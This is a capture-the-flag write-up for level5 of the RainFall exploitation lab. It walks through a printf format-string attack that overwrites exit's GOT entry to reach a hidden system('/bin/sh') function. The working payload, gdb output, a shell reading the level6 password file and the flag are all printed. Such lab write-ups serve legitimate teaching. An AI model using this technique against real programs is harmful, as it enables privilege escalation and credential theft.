
LEVEL5:




```
level5@RainFall:~$ ls -la
total 17
dr-xr-x---+ 1 level5 level5   80 Mar  6  2016 .
dr-x--x--x  1 root   root    340 Sep 23  2015 ..
-rw-r--r--  1 level5 level5  220 Apr  3  2012 .bash_logout
-rw-r--r--  1 level5 level5 3530 Sep 23  2015 .bashrc
-rwsr-s---+ 1 level6 users  5385 Mar  6  2016 level5
-rw-r--r--+ 1 level5 level5   65 Sep 23  2015 .pass
-rw-r--r--  1 level5 level5  675 Apr  3  2012 .profile
level5@RainFall:~$ ./level5
coucou
coucou
level5@RainFall:~$
```

```
level5@RainFall:~$ getfacl level5
# file: level5
# owner: level6
# group: users
# flags: ss-
user::rwx
user:level5:r-x
user:level6:r-x
group::---
mask::r-x
other::---

level5@RainFall:~$
```


Same process:

Strings:



```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
stdin
_exit
printf
fgets
system
__libc_start_main
GLIBC_2.0
PTRh
UWVS
[^_]
/bin/sh
;*2$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
```

Objdump -d:



```
080484a4 <o>:
 80484a4:       55                      push   %ebp
 80484a5:       89 e5                   mov    %esp,%ebp
 80484a7:       83 ec 18                sub    $0x18,%esp
 80484aa:       c7 04 24 f0 85 04 08    movl   $0x80485f0,(%esp)
 80484b1:       e8 fa fe ff ff          call   80483b0 <system@plt>
 80484b6:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 80484bd:       e8 ce fe ff ff          call   8048390 <_exit@plt>

080484c2 <n>:
 80484c2:       55                      push   %ebp
 80484c3:       89 e5                   mov    %esp,%ebp
 80484c5:       81 ec 18 02 00 00       sub    $0x218,%esp
 80484cb:       a1 48 98 04 08          mov    0x8049848,%eax
 80484d0:       89 44 24 08             mov    %eax,0x8(%esp)
 80484d4:       c7 44 24 04 00 02 00    movl   $0x200,0x4(%esp)
 80484db:       00
 80484dc:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80484e2:       89 04 24                mov    %eax,(%esp)
 80484e5:       e8 b6 fe ff ff          call   80483a0 <fgets@plt>
 80484ea:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80484f0:       89 04 24                mov    %eax,(%esp)
 80484f3:       e8 88 fe ff ff          call   8048380 <printf@plt>
 80484f8:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 80484ff:       e8 cc fe ff ff          call   80483d0 <exit@plt>

08048504 <main>:
 8048504:       55                      push   %ebp
 8048505:       89 e5                   mov    %esp,%ebp
 8048507:       83 e4 f0                and    $0xfffffff0,%esp
 804850a:       e8 b3 ff ff ff          call   80484c2 <n>
 804850f:       c9                      leave
 8048510:       c3                      ret
 8048511:       90                      nop
 8048512:       90                      nop
```

We have to find a way to jump to function ***<o>*** using, ***printf()***. Because ***fgets()*** read at most **0x200** (as usual) and the stack frame in ***<n>*** is ***0x218*** octet large:

So fgets() can't stack overflow.

Printf(**) could *overwrite an address on the stack*, the one containing **EIP.


! There is NO 'ret' after the call of printf() **!**

How to make the jump I need ?

Printf() could overwrite the next ***call*** offset, to jmp at the target

address ?.
I could overwrite the code segment at the address of the call ***exit()*** to make a call to ***<o>*** ?

The offset is stored in binary using the 2nd complement:




The most common form of CALL in 32-bit user mode x86 code is `CALL rel32`, which "calls" into a point at the operand plus the address of the next instruction. This is a near relative call.

The operand of ***call*** is **the offset in 2nd complement** from the **next instruction**, to the **destination address** (the beggining of the function).

For the call of ***exit()*** for instance, call has **ff ff fe cc** as operand (-134 in 2nd complement binary), and jump to (**0x8048504** (addr next instr) + (-0x134)) = **0x80483d0** (the address of exit() function).

We want to call 0x8048504 + (- 0x60) = 0x80484a4 **<o>**
-96 in 2nd complement gives FFA0, extended to 32bits gives FFFFFFA0.
This is what we need to write at address **0x08048500: 0xa0**
0x08048501: 0xff
0x08048502: 0xff
0x08048503: 0xff

But are we able to write on the code segment ? (NO...)




```
level5@RainFall:/tmp/5$ readelf -l ~/level5

Elf file type is EXEC (Executable file)
Entry point 0x80483f0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x00738 0x00738 R E 0x1000
  LOAD           0x000738 0x08049738 0x08049738 0x00110 0x00120 RW  0x1000
  DYNAMIC        0x00074c 0x0804974c 0x0804974c 0x000c8 0x000c8 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0005f8 0x080485f8 0x080485f8 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.versio
n_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
level5@RainFall:/tmp/5$
```

.plt section is mapped into the **02 LOAD segment with R E flags**, which mean I can NOT write on this address space. Neither in the Code Segment.
But the .got.plt yes, so by modifying the element in the **.got.plt section** at address **0x8049838**, we would jump into the address we want (the address of our <o> function).
Some interesting doc:
https://www.segmentationfault.fr/linux/role-plt-got-ld-so/
https://en.wikipedia.org/wiki/Data_segment
https://pages.cs.wisc.edu/~remzi/OSTEP/vm-segmentation.pdf
https://www.ibm.com/docs/en/aix/7.1?topic=memory-program-address-space-overview
https://www.youtube.com/watch?v=qlH4-oHnBb8
https://stackoverflow.com/questions/64029219/why-does-malloc-call-mmap-and-brk-interchangeably
https://stackoverflow.com/questions/19304815/does-malloc-only-use-the-heap-if-requested-memory-space-is-large
https://unix.stackexchange.com/questions/411408/when-is-the-heap-used-for-dynamic-memory-allocation


Address of function <o> : **0x80484a4**
So we will have to use printf()   to print **0x8048** chars before writing that number at address **0x804983a   (decimal 32840)**
                                        to print **0x4a4** chars before writing that number, 0x4a4 (number of printed bytes) at address **0x8049838 (decimal 1188)**

Those addresses are the one used by the program to remember address of the imported function in its section after the relocation function has resolved once the extern symbol.

This is the kind of chain I will send:




```
#include <stdio.h>

int main()
{
    int i;
    int j;
    printf("\x38\x98\x04\x08\x3a\x98\x04\x08%1180c%3$n%31652c%4$n", 'x', 'y', &i, &j)
;
    printf("\n%x %x\n", j, i);
}
~
```



```
804 84a4
→  Rainfall
```


Let’s check how many times to pop, from the actual $esp.
We do still write at address **0xbffff728 - 0x208 = 0xbffff520.**

How do I know the target address ?




```
080483d0 <exit@plt>:
 80483d0:       ff 25 38 98 04 08       jmp    *0x8049838
 80483d6:       68 28 00 00 00          push   $0x28
 80483db:       e9 90 ff ff ff          jmp    8048370 <_init+0x3c>
```

It tells me that the jump will be done at the address pointed by **0x8049838,** so we must write at **0x8049838** are destination address, the one of <o> **0x80484a4.**



```
        0x08049814 - 0x08049818 is .got
        0x08049818 - 0x08049840 is .got.plt
        0x08049840 - 0x08049848 is .data
```

I know my address **0x8049838** is in the .got.plt section which is writable (explained above).




```
8 in n ()
(gdb) x 0x8049838
0x8049838 <exit@got.plt>:       0x804804a4
(gdb) 
```


Actually we want to write on the lowest address first to avoid overwriting the rest of the location if we write at the further address first.
We must write 0x84a4, otherwise it padds the 0x4a4 with all zeros and we cant write at 1,5 octet further… Let’s think.

The only solution I have is to directly write **0x80484a4** chars (because printf() will print after the execution of system, at the and of the programme) (dec 134513828 - 4 * octet addr)
    Test: (echo -en '\x38\x98\x04\x08%134513824c%4$n';cat) | ./level5 : *RUNNING FOR DECADES*

Ok let’s try writing   **0xa4 to 0x8049838   (decimal 164)**
                        0x80484 to 0x8049839   (decimal 525444) - 164 = 525280




```
#include <stdio.h>

int main()
{
    int i;
    int j;
    printf("\x38\x98\x04\x08\x39\x98\x04\x08%156c%3$n%525280c%4$n", 'x', 'y', &i, &j)
;
    printf("\n%x %x\n", j, i);
}
```




```
80484 a4
```

It works:



```
                                                                    0x080484f8 in n ()
(gdb) x 0x8049838
0x8049838 <exit@got.plt>:       0x080484a4
(gdb) ni
0x080484ff in n ()
(gdb) ni

Breakpoint 3, 0x080484aa in o ()
(gdb) disas
Dump of assembler code for function o:
   0x080484a4 <+0>:     push   %ebp
   0x080484a5 <+1>:     mov    %esp,%ebp
   0x080484a7 <+3>:     sub    $0x18,%esp
=> 0x080484aa <+6>:     movl   $0x80485f0,(%esp)
   0x080484b1 <+13>:    call   0x80483b0 <system@plt>
   0x080484b6 <+18>:    movl   $0x1,(%esp)
   0x080484bd <+25>:    call   0x8048390 <_exit@plt>
End of assembler dump.
(gdb) ^CQuit
(gdb) quit
A debugging session is active.

        Inferior 1 [process 11729] will be killed.

Quit anyway? (y or n) y
level5@RainFall:~$ (echo -en '\x38\x98\x04\x08\x39\x98\x04\x08%156c%4$n%525280c%5$n' ; cat ) | ./level5
cat /home/user/level6/.pass > /tmp/5pass
```



```
r/level6/.pass > /tmp/5pass
cat /tmp/5pass
cat: /tmp/5pass: No such file or directory
cat /home/user/level6/.pass
d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31
cat /home/user/level6/.pass > /tmp/5pass
cat /tmp/5pass
d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31
```

Flag :
d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab48
78217177f41a31